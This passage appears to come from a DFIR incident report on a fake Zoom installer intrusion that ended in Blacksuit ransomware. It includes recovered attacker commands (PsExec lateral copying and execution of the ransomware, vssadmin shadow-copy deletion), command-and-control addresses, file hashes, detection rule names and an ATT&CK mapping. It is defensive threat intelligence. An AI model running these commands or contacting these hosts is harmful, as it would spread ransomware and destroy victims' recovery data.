C:\Windows\system32\cmd.exe /c ""C:\share$\COPY.bat" "	PsExec.exe @C:\share$\comps2.txt -u [redacted] -p [redacted] cmd /c COPY "\[redacted]\share$\123.exe" "C:\windows\temp\"
C:\Windows\system32\cmd.exe /c ""C:\share$\COPY.bat" "	PsExec.exe @C:\share$\comps3.txt -u [redacted] -p [redacted] cmd /c COPY "\[redacted]\share$\123.exe" "C:\windows\temp\"
C:\Windows\system32\cmd.exe /c ""C:\share$\COPY.bat" "	PsExec.exe @C:\share$\comps4.txt -u [redacted] -p [redacted] cmd /c COPY "\[redacted]\share$\123.exe" "C:\windows\temp\"

The second batch script EXE.bat contained within the RAR archive, was executed to initiate the encryption process on the designated remote hosts using PsExec.


process.parent.command_line	process.command_line
C:\Windows\system32\cmd.exe /c ""C:\share$\EXE.bat" "	PsExec.exe -d @C:\share$\comps4.txt -u [redacted] -p [redacted] cmd /c c:\windows\temp\123.exe -id [redacted]
C:\Windows\system32\cmd.exe /c ""C:\share$\EXE.bat" "	PsExec.exe -d @C:\share$\comps3.txt -u [redacted] -p [redacted] cmd /c c:\windows\temp\123.exe -id [redacted]
C:\Windows\system32\cmd.exe /c ""C:\share$\EXE.bat" "	PsExec.exe -d @C:\share$\comps2.txt -u [redacted] -p [redacted] cmd /c c:\windows\temp\123.exe -id [redacted]
C:\Windows\system32\cmd.exe /c ""C:\share$\EXE.bat" "	PsExec.exe -d @C:\share$\comps1.txt -u [redacted] -p [redacted] cmd /c c:\windows\temp\123.exe -id [redacted]

The ransomware targeted data recovery mechanisms by attempting to delete all Volume Shadow Copies (VSS).

```
   message: Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime: [redacted]
ProcessGuid: {9c211c88-be43-6657-84c5-000000000600}
ProcessId: 5480
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion: [redacted]
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: cmd.exe /c vssadmin delete shadows /all /quiet
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
```

Finally, the threat actor used WMIC on their staging domain controller, to execute the ransomware a final time.

The following ransom note was displayed on all affected systems post-encryption.



Diamond Model

Timeline

Indicators

Atomic

```
d3f@ckloader
http://78.47.105[.]28/manual/152/152.zip
http://78.47.105[.]28/manual/152/1522.zip

SecTopRAT
45.141.87[.]218:9000

Brute Ratel:
megupdate[.]com:443 / 5.181.159[.]31:443
administrative-manufacturer-gw.aws-usw2.cloud-
ara.tyk[.]io:443

Cobalt Strike
provincial-gaiters-gw.aws-use1.cloud-ara.tyk.io:443 /
44.196.9.9:443

QDoor
88.119.167[.]239:443
143.244.146[.]183:443
```

Computed

EXE.bat
80110fbb81d0407340b908bb43c815d3
8d4f2aa315ce17505b8698db22ec2526805645a4
b837bec967df6748b72c3b43c254532620977d0bbe0fc23e0c178c
74516baab9

COPY.bat
d98fb34b4fa0f83d02e3272f1cb9c5fc
6c75e2c704f69aaa09cdfd455c7bdbf9336dc7fe
f34aad9a56ca9310f40ecbcb075e4be12aaf9ef60fd24893b5e8fb
28934cd730

123.exe
91f69fa3439f843b51c878688963e574
c5826e9e3c4b1fece4991f269fd4e5307e92bfe2
ecb0b3057163cd25c989a66683cfb47c19f122407cbbb49b1043e9
08c4f07ad1

PsExec.exe
27304b246c7d5b4e149124d5f93c5b01
e50d9e3bd91908e13a26b3e23edeaf577fb3a095
3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0
281437a7ef

svhost.exe
85144918f213e38993383f0745d7e41e
a6dcdfc8e97616c07549290950e78b145883e532
e6cfae572f777def856878e36bbacfaa82cb5662fc97c1492e2367
a105dddbc9

artillery.mdb
ffb3755897b8d38ccc70b9c3baa38960
a25cfdcff675277035fb35add9d273934117e943
b594b8b91b6967e2fa6946753c8fd3f6ed3592c55c49a0ada7abd4
1752ae8a41

UIxMarketPlugin.dll
d1ba9412e78bfc98074c5d724a1a87d6
0572f98d78fb0b366b5a086c2a74cc68b771d368
cbcea8f28d8916219d1e8b0a8ca2db17e338eb812431bc4ad0cb36
c06fd67f15

relay.dll
9bddb0e95a03fdcea4c62210f5818184
3eb042e449c6097f29fad255d21aac336fae534b
cb53118ec2d578febfd311bcda298c716f1f543b24f780f2721f45
df0bda3dc3

article.dat
4b22032954a12677675add0de20d7b94
5b1e0d72435da7d3a97107cddc655be71769ba53
a8a88bf91d1280ffa59536a6e50f24fe9c1ef79f68a300ef047d92
eec7231d9e

152.exe
9fb4770ced09aae3b437c1c6eb6d7334
fe54b31b0db8665aa5b22bed147e8295afc88a03
a05b592a971fe5011554013bcfe9a4aaf9cfc633bdd1fe3a8197f2
13d557b8d3

2905.dll
8477ef317b8974e18ed84ca69b9f6a08
328d5554025757e5ec8e2e9eee2ad97d0e986a59
b676dbc3e20fa7acb92c1cc0a90132798c482dbf43211793abb937
bd43295d42

run32.exe
eae6cd02784743cde314afb8c533c5cd
a13061b229a225441f67d2b25ccda139ee21b14e
58dde623e36fefe8038aa2d579d3d1f5394b96ea3623b312587613
7b4ee08d80

```
Zoom_v_2.00.4.exe
c0230d748e61819d9dfad0da03fe6ec8
951154980d3ddd4101b8e09b11669cbedc86f979
3967b38f763b2e58b0679bc0178247b855c68d761187c71c2f1760
b6882e473a

3004.dll
f91fbe09b593fb1104b30e3343afb392
41360d3eae3a71dd60c9ac34788d6863ef4e3e30
63dcff4bad9576794c3a412cf8dae83b807a138cc09c4de64485bb
8ec991cd4b

1522.exe
5b8ebe43ded7ba460e4827206329375a
df774b96aa6f7ba914e7d6c1e3c448170e2e419e
e0f31fe28223b5bd22ce01c6bc1d3a4d3e030b9dc3c98440d11d72
e67fdaa453
```

Detections

Network

```
ETPRO ADWARE_PUP InnoDownloadPlugin User-Agent
Observed
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related
Activity M2 (GET)
ET INFO Observed ZeroSSL SSL/TLS Certificate
ET POLICY Tunneled RDP msts Handshake
ET RPC DCERPC SVCCTL - Remote Service Control Manager
Access
ET POLICY PsExec service created
```

Sigma

DFIR Private Rules:

```
e6be809d-adfd-473b-b1f5-4a3cc5938df1 - Suspicious RAR Archive Download From temp.sh
b8a5dde0-fb1c-466e-832e-5a9b33e59b69 - Suspicious Temp File Lookup for Steam User Profile
78e4aeff-80ce-4b86-9664-2f0313e960e3 - Potential DLL Side Loading Abuse of IKARUS Security GuardX
476d0227-967d-4429-bc02-abe0985275e2 - Potential SectopRAT MSBuild Network communication
c475246c-133b-454e-9b9f-963139b4af1a - Adding Hidden Attribute Flag via Command line to Directory
c79b4806-b86f-4c6e-a7b8-ecdb4b73fb70 - Detect AV/EDR Solutions Enumeration via WMIC
6df37102-c993-4133-ad3d-b12ca32e03c6 - Detect Process Creation via WMIC with Remote Node
```

Sigma Repo:

```
2aa0a6b4-a865-495b-ab51-c28249537b75 - Startup Folder
File Write
36e037c4-c228-4866-b6a3-48eb292b9955 - DNS Query
Request By Regsvr32.EXE
526be59f-a573-4eea-b5f7-f0973207634d - New Process
Created Via Wmic.EXE
5cc90652-4cbd-4241-aa3b-4b462fa5a248 - Potential Recon
Activity Via Nltest.EXE
e568650b-5dcd-4658-8f34-ded0b1e13992 - Potential
Product Class Reconnaissance Via Wmic.EXE
d95de845-b83c-4a9a-8a6a-4fc802ebf6c0 - Suspicious
Group And Account Reconnaissance Activity Using
Net.EXE
0ef56343-059e-4cb6-adc1-4c3c967c5e46 - Suspicious
Execution of Systeminfo
62510e69-616b-4078-b371-847da438cc03 - Share And
Session Enumeration Using Net.EXE
d7a95147-145f-4678-b85d-d1ff4a3bb3f6 - CobaltStrike
Service Installations - Security
bd8b828d-0dca-48e1-8a63-8a58ecf2644f - Group
Membership Reconnaissance Via Whoami.EXE
fa91cc36-24c9-41ce-b3c8-3bbc3f2f67ba - PsExec Tool
Execution
c947b146-0abc-4c87-9c64-b17e9d7274a2 - Shadow Copies
Deletion Using Operating Systems Utilities
15619216-e993-4721-b590-4c520615a67d - Potential
Meterpreter/CobaltStrike Activity
```

Yara

External rules:

- https://www.linkedin.com/pulse/qdoor-new-backdoor-tool-blacksuits-arsenal-connectwise-uwvhc/

From Yaraforge :

AVASTTI_Cobaltstrike_Payload_Encoded
AVASTTI_Cobaltstrike_Raw_Payload_Smb_Stager_X86
CAPE_Bruteratel
CAPE_Bruteratelconfig
CAPE_Bruteratelsyscall
CAPE_Cobaltstrikestager
CobaltStrike_Resources_Command_Ps1_v2_5_to_v3_7_and_Resources_Compress_Ps1_v3_8_to_v4_x
CobaltStrike_Resources_Smbstager_Bin_v2_5_through_v4_x
CobaltStrike_Resources_Template_x64_Ps1_v3_0_to_v4_x_excluding_3_12_3_13
CobaltStrike_Sleep_Decoder_Indicator
Cobaltbaltstrike_Payload_Encoded
Cobaltbaltstrike_RAW_Payload_smb_stager_x86
DITEKSHEN_MALWARE_Win_Arechclient2
ELASTIC_Windows_Generic_Threat_2Ae9B09E
ELASTIC_Windows_Hacktool_Rubeus_43F18623
ELASTIC_Windows_Shellcode_Generic_8C487E57
ELASTIC_Windows_Trojan_Bruteratel_5B12Cbab
ELASTIC_Windows_Trojan_Cobaltstrike_663Fc95D
ELASTIC_Windows_Trojan_Cobaltstrike_8D5963A2
ELASTIC_Windows_Trojan_Cobaltstrike_B54B94Ac
ELASTIC_Windows_Trojan_Metasploit_38B8Ceec
ELASTIC_Windows_Trojan_Redlinestealer_15Ee6903
EMBEERESEARCH_Win_Cobalt_Sleep_Encrypt
GCTI_Cobaltstrike_Resources_Command_Ps1_V2_5_To_V3_7_And_Resources_Compress_Ps1_V3_8_To_V4_X
GCTI_Cobaltstrike_Resources_Smbstager_Bin_V2_5_Through_V4_X
GCTI_Cobaltstrike_Resources_Template_X64_Ps1_V3_0_To_V4_X_Excluding_3_12_3_13
HKTL_CobaltStrike_Beacon_4_2_Decrypt
HKTL_CobaltStrike_SleepMask_Jul22
Msfpayloads_msf_ref
SECUINFRA_SUSP_Powershell_Base64_Decode
SIGNATURE_BASE_Cobaltstrike_Sleep_Decoder_Indicator

SIGNATURE_BASE_HKTL_Cobaltstrike_Beacon_4_2_Decrypt
SIGNATURE_BASE_HKTL_Cobaltstrike_Sleepmask_Jul22
SIGNATURE_BASE_Msfpayloads_Msf_Ref
SIGNATURE_BASE_SUSP_Fake_AMSI_DLL_Jun23_1
SIGNATURE_BASE_SUSP_PS1_Frombase64String_Content_Indic
ator
SIGNATURE_BASE_SUSP_PS1_JAB_Pattern_Jun22_1
SIGNATURE_BASE_SUSP_Scheduled_Task_Bigsize
SIGNATURE_BASE_Wiltedtulip_Windowstask
SUSP_PS1_FromBase64String_Content_Indicator
SUSP_PS1_JAB_Pattern_Jun22_1
SUSP_XORed_URL_In_EXE
WiltedTulip_WindowsTask
Windows_Trojan_BruteRatel_5b12cbab

MITRE ATT&CK

29354 - Fake Zoom Ends in Blacksuit Ransomware		
	Tools	Technique
Initial Access	InnoSetup d3f@ck loader IDAT/Hijack Loader	Drive-by Compromise - T1189
Execution	SectopRAT Brute Ratel CobaltStrike	Malicious File - T1204.002 PowerShell - T1059.001 Windows Command Shell - T1059.003 Windows Management Instrumentation - T1047 Service Execution - T1569.002
Persistence	IDAT/Hijack Loader	Registry Run Keys / Startup Folder - T1547.001
Privilege Escalation	Cobalt Strike	Make and Impersonate Token - T1134.003 Abuse Elevation Control Mechanism - T1548
Defense Evasion	SectopRAT Cobalt Strike Brute Ratel	Process Injection - T1055 Hidden Files and Directories - T1564.001 MSBuild - T1127.001 Regsvr32 - T1218.010
Credential Access	Mimikatz	LSASS Memory - T1003.001
Discovery	net ping nltest systeminfo whoami hostname	Local Account - T1087.001 Local Groups - T1069.001 Domain Account - T1087.002 Domain Groups - T1069.002 Domain Trust Discovery - T1482 Network Share Discovery - T1135 Remote System Discovery - T1018 Security Software Discovery - T1518.001 System Information Discovery - T1082 System Owner/User Discovery - T1033
Lateral Movement	PSExec	Remote Desktop Protocl - T1021.001 Lateral Tool Transfer - T1570
Collection	WinRAR	Archive via Utility - T1560.001
Command and Control	d3f@ckloader SectopRAT Brute Ratel Cobalt Strike QDoor	Dead Drop Resolver - T1102.001 Web Protocols - T1071.001 Ingress Tool Transfer - T1105 Protocol Tunneling - T1572

	QBoot	
Exfiltration	Bublup	Exfiltration to Cloud Storage - T1567.002
Impact	Blacksuit Ransomware	Data Encrypted for Impact - T1486 Inhibit System Recovery - T1490

```
Access Token Manipulation - T1134
Archive via Utility - T1560.001
Data Encrypted for Impact - T1486
Dead Drop Resolver - T1102.001
Domain Groups - T1069.002
Domain Trust Discovery - T1482
Drive-by Compromise - T1189
Exfiltration to Cloud Storage - T1567.002
Hidden Files and Directories - T1564.001
Ingress Tool Transfer - T1105
Inhibit System Recovery - T1490
Lateral Tool Transfer - T1570
Local Account - T1087.001
Local Groups - T1069.001
LSASS Memory - T1003.001
Malicious File - T1204.002
MSBuild - T1127.001
Network Share Discovery - T1135
PowerShell - T1059.001
Protocol Tunneling - T1572
Registry Run Keys / Startup Folder - T1547.001
Regsvr32 - T1218.010
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018
SectopRAT
Security Software Discovery - T1518.001
Service Execution - T1569.002
SMB/Windows Admin Shares - T1021.002
System Information Discovery - T1082
System Owner/User Discovery - T1033
Web Protocols - T1071.001
Windows Command Shell - T1059.003
Windows Management Instrumentation - T1047
```

Internal case #TB29354 #PR35002